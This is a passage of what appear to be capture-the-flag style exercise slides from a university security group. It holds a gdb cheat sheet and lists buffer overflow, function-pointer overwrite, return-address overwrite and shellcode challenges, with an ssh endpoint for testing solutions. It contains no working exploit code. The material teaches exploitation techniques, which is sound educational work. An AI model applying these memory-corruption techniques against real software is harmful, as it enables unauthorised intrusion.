(gdb) finish         # run until ret
(gdb) i r           # info registers
(gdb) i b           # info breakpoints
(gdb) x/20i $eip     # print 20 instr starting from EIP
(gdb) x/20w $esp     # 'w' WORD, 's' STRING, 'd'
                      DECIMAL, 'b' BYTE
(gdb) display/<X-EXPR> # like x/ but launched
                          at every command
```

Exercise I

Exercises source available at `http://goo.gl/WupDs`
Some exercises need to connect via ssh to cesena.ing2.unibo.it as pwn at port 7357 to test your solution.
(ssh pwn@cesena.ing2.unibo.it -p 7357)

Figure: Exercises source

Exercise II

Warming up

auth

Just a basic overflow.

Don't look too far, it's just next to you.

Exercise III

Function pointer overwrite

nameless

Hey! A function pointer!

Yes, we probably need *gdb*

Exercise IV

Return OverWrite Easy

rowe

We are getting serious

You'll have to OverWrite the return address!

Exercise V

Return OverWrite Hard

rowh

Just like the previuos, but can you also prepare the data on the stack?

Exercise VI

Notes program

note

Sample notes program, ./note reads the notes, ./note "my note" adds a note

You'll need a shellcode.

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